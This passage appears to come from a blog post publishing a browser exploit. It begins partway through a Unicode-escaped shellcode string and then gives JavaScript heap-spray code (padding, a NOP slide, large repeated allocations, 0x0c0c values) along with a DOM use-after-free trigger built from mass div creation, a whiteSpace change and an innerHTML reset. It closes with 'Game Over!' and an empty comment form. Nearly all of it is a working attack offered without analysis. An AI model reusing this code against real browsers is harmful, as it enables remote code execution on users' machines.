"%ua76a%u0da2%u289b%u4dc5%udea4%ub67c%u9fe0%u54a6%ue765%ubd4a%u0fd8%u42fc%u3023" +
"%uf889%ua7d4%u6ee5%u76c5%u5d9d%u5737%uca39%ud442%u78a4%u4625%u7702%u91bc%u781c" +
"%u59eb%u4429%ud944%ueb81%ua128%uf756%u8b96%u69b0%ud428%u02bf%u0b8e%uf31f%u2e46" +
"%uc06c%u9ff0%uae49%ufba1%u2669%u6cba%u5f1f%u351c%ub3b7%ua77e%ua426%u463c%u53c6" +
"%u41f0%ud09e%u5ad6%u0917%u8f27%u9975%u7d19%ucd86%u41ab%u1128%u499e");

for (p = 0; p < padding_size; p++){
Padding += unescape('%ub33f');}

for (c = 0; c < block_size; c++){
NopSlide += unescape('%u9090');}
NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));
```

```
    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```



Game Over!

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment